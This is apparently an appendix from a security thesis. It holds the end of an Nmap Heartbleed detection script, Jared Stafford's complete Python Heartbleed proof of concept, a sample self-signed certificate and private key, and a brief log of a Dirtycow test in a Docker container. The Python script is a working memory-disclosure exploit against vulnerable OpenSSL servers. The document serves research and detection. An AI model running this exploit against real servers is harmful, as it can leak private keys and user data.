        popular␣OpenSSL␣cryptographic␣software␣library.␣It␣allows␣for
        ␣stealing␣information␣intended␣to␣be␣protected␣by␣SSL/TLS␣
        encryption.",
    state = vulns.STATE.NOT_VULN,
    risk_factor = "High",
    description = [[
OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and
    1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The
    bug allows for reading memory of systems protected by the
    vulnerable OpenSSL versions and could allow for disclosure of
    otherwise encrypted confidential information as well as the
    encryption keys themselves.
    ]],

    references = {
      'https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160',
      'http://www.openssl.org/news/secadv_20140407.txt ',
      'http://cvedetails.com/cve/2014-0160/'
    }
  }

  local report = vulns.Report:new(SCRIPT_NAME, host, port)
  local test_vers = arg_protocols

  if type(test_vers) == 'string' then
    test_vers = { test_vers }
  end

  for _, ver in ipairs(test_vers) do
    if nil == tls.PROTOCOLS[ver] then
      return "\n␣␣Unsupported␣protocol␣version:␣" .. ver
    end
    local status = testversion(host, port, ver)
    if ( status ) then
      vuln_table.state = vulns.STATE.VULN
      break
    end
  end

  return report:make_output(vuln_table)
end
```

Listing A.1: NMap plugin script based on Jared Staffords python script to detect vulnerable Heartbleed servers, see Appendix A.3

A.3 Stafford Python heartbleed

```
#!/usr/bin/python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')

def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00 dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

```

```
hb = h2bin('''
18 03 02 00 03
01 40 00
''')

def hexdump(s):
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b : b + 16]]
        hxdat = ' '.join('%02X' % ord(c) for c in lin)
        pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in
            lin)
        print ' %04x: %-48s %s' % (b, hxdat, pdat)
    print

def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
    rdata = ''
    remain = length
    while remain > 0:
        rtime = endtime - time.time()
        if rtime < 0:
            return None
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata


def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed
            connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed connection'
        return None, None, None
    print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
    return typ, ver, pay

def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print 'No heartbeat response received, server likely not vulnerable'
            return False

        if typ == 24:
            print 'Received heartbeat response:'
            hexdump(pay)
            if len(pay) > 3:
                print 'WARNING: server returned more data than it should - server is vulnerable!'
            else:
                print 'Server processed malformed heartbeat, but did not return any extra data.'
            return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
            print 'Server returned error, likely not vulnerable'
            return False

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    sys.stdout.flush()
    s.connect((args[0], opts.port))
    print 'Sending Client Hello...'
    sys.stdout.flush()
    s.send(hello)
    print 'Waiting for Server Hello...'
    sys.stdout.flush()
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending Server
                Hello.'
            return
        # Look for server hello done message.
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    sys.stdout.flush()
    s.send(hb)
    hit_hb(s)

if __name__ == '__main__':
    main()
```

Listing A.2: Jared Staffords python based Heartbleed demonstration script.


A.4 OpenSSL certificate and key generation

```
-----BEGIN CERTIFICATE-----
MIIDpjCCAo6gAwIBAgIJAODt+0TypuiwMA0GCSqGSIb3DQEBD
QUAMGgxCzAJBgNVBAYTAk5PMRIwEAYDVQQIDAlUcm9uZGhlaW
0xEjAQBgNVBAcMCVRyb25kaGVpbTENMAsGA1UECgwETlROVTE
NMAsGA1UECwwESVRFTTETMBEGA1UEAwwKaGVhcnRibGVlZDAe
Fw0xNzA2MTEwMTU2MzBaFw0xODA2MTEwMTU2MzBaMGgxCzAJB
gNVBAYTAk5PMRIwEAYDVQQIDAlUcm9uZGhlaW0xEjAQBgNVBA
cMCVRyb25kaGVpbTENMAsGA1UECgwETlROVTENMAsGA1UECww
ESVRFTTETMBEGA1UEAwwKaGVhcnRibGVlZDCCASIwDQYJKoZI
hvcNAQEBBQADggEPADCCAQoCggEBANNstkz0e0zbCjxwMmzcK
FC8qHqWzqgsAjeifoiFxDnyyRAqGWrMQQIVdw5v8zItu0f/Nn
abQs0i5kD9Y866et9ih/nzKdeTAAdFzWaAHUrvzaa+pMyDl+i
q9Zs4XeUZ0JqT4i6iLUFqr9YXbyYYJ8XsMGTvS61ka3udKwhO
bKYrXMM5EZkOb1WnOCyHqdn5JECrFH5jpP4rx0hx7pIfF0Ljk
9/k8rjSIAyF9w3vf6ebFgnRcEgU0wNa3Kw6wZhIpJAQ+RN636
HKhWjfdZh6jPCh2PRrUxeWsR0J5O3kvt5CErkkKli4FvGgv8L
sforQzGy/6QsQQLTomRFaC4TB0uECAwEAAaNTMFEwHQYDVR0O
BBYEFGRJWtj5Kuim0iqDUdNKfr5THM4fMB8GA1UdIwQYMBaAF
GRJWtj5Kuim0iqDUdNKfr5THM4fMA8GA1UdEwEB/wQFMAMBAf
8wDQYJKoZIhvcNAQENBQADggEBAEmU/c+YQQLfxGkrYOb5Rt2
o9iLZMk7PTlT8y6oaGSMiHPwXZ5u60vUCfbr8oFk1OSYxL8mY
7nlNI1t7/UrwBT/oouP67LxmPo1hDldvz9t2vINUO9U6KtM9E
KmbZonrf+FPIWk4Tkhuc6EKhdhkLQ33+3GnmDfEj1xDaRN1kX
5Oj/BqkcqbsY18FY0ZP9p4giIe3i0lJw/wIcXKwDxB0LeuGmo
88XbNfw/PL6TS3HKOSgMzCKTOIFqUk1KnIK6VBOUTIJn2Klqx
7TqHjVp23p2uttWBGNqXNXxa3usKZZtP7DuTlKgr1s2+3Keg8
fn0PnerJiM3OeCnUy+/M4qUpxo=
-----END CERTIFICATE-----
```

Listing A.3: Example output of OpenSSL self-signed TLS certificate.

```
-----BEGIN PRIVATE KEY-----
MIIEvwIBADANBgkqhkiG9w0BAQEFAASCBKkwggSlAgEAAoIBA
QDTbLZMzntM2wo8cDJs3ChQvKh6ls6oLAI3on6IhcQ58skQKh
lqzEECFXcOb/MyLbjn/zZ2m0LDouZA/WPOunrfYof58ynXkwA
HRc1mgB1K782mvqTMg5foqvWbOF3lGdCak+Iuoi1Baq/WF28m
GCfF7DBk70utZGt7nSsITmymK1zDORGZDm9Vpzgsh6nZ+SRAq
xR+Y6T+K8Toce6SHxdC45Pf5PK40iAMhfcN73+nmxYJ0XBIFN
MDWtysOsGYSKSQEPkTet+hyoVo33WYeozwodj0a1MXlrEdCeT
t5L7eQhK5JCpYuBbxoL/C7H6K0Mxsv+kLEEC06JkRWguEwdLh
AgMBAAECggEBALiNQchjyP96iEHfkjSyLMLlG4/+yh/EYp8by
aX0VihbRKVGim9OIkTmZcmFcV1QygJBJdJ8jtfk/2aliRTwdM
c/5AAMAW860yCGDti1Zlx+XR57dbFMATNI4CGBH30Xfp8gDaS
1Thm3Pgv84rn3Bejf1hKVS5LsgGIj/GdAxdh5lU2PJEpnQjB9
RwFppMJA8ghStMAKyXSKwUdQNxL3AJ3Wxk9KuuBBryWfbubFV
5vreDl8wSZ9jNeGiRRd7dR+43z/Tq9WhB0ivCNOXikVcTVwd8
2Fw1lTWkqo5euDAMrZdvcMQ8mRnj47EbM2GxKGsesk7oQY0kS
Eyl5zvp5DDtECgYEA6y5tRDgLXpH+2f9AgbiyTwh3rF1phLLM
A195HqLKn4nngXp9lV2PxQ6wmICFOka2+BhENGEdSL6HcYqRP
ItAI1P07Rf6APrIpCQk5jukDjMyGXseQsOdmXIjzrvakfennI
+5Nax+3slyT6+kGGgUXO3U0YO/Fpln8rw944QaPOUCgYEA5iP
r+ToQVMWKINSvFlsYP0Hj6tuBTvnVpUVSTRTOuvpMtvn8eqZV
WG4zt6hAHpe6IvXP3RFBv0ZNCD+U86zHGUASIbXE2Nq3ZIqvD
YF4yIT7TbFv5KJKeeE80W+Eb1P4fHOJKsRa8ZHA73e7xYRZi6
YI5rhKKNXDpSZlK29RWk0CgYBzxBK9NelC0BLnNCKIuGXtSXm
/OuwqCekq7+ArGG8tQTDYJ3eSAtA2bBi5uOnb2dtPHILWVceY
e1EortD3QIR932H9I4RI3ynMwo33VvxWkRTkPhqTOr9lPS4rI
YVhvMqg4o6EwThiaj7+wrK/4NvFMr1DtNpnQXRNpCPCztArkQ
KBgQCmuH05dqPgFZ8EO69/fYyqPtyTBmO9x+XLLdX6e0lsUOm
EYMNUQu1u+57BvMR+pSI2M2dbWiYMICyr/gu1H4S4uR6phxnM
k13qGOHHgfTzJss7NIC/3AYiF1bMzoHdeLJ5zeUfs1HC0Pk5Q
b8ozsFkFms6YWVwAbQTDyaZebIwvQKBgQCffQNPJ/MPe3mRPL
7lWkJx+0nXSMlJgCueg6d2jvHkmvzBexZs7Ebo3Zz03jEwvXb
0YoZQBYPls7+izFvUFsekKqQq2FUkMCNtpHR7tNWKMXrAnkXE
2duPAK8kv99YnRmRCbKcZgeEzqVAY/mPBbR0/9Wk5H6OCll4A
LhUny52pg==
-----END PRIVATE KEY-----
```

Listing A.4: Example output of OpenSSL self-signed TLS private key.



Instance Status Checks

.These checks monitor your software and network configuration for this instance.
Instance reachability check failed at June 12, 2017 at 1:20:00 AM UTC+2 (5 minutes ago)
Learn more about this issue

Figure A.1: AWS instance status check after Dirtycow attack on AppArmor container

A.5 Extra logging from the AWS crash

```
>> ssh ubuntu@13.58.83.208
ssh: connect to host 13.58.83.208 port 22: Connection timed out
--------Forcing system reboot---------------
ubuntu@ip-172-31-18-214:~/dirtycow$ docker run -it dirtycow
cow@ec58b8246db7:~$ cat foo
this is not a test
```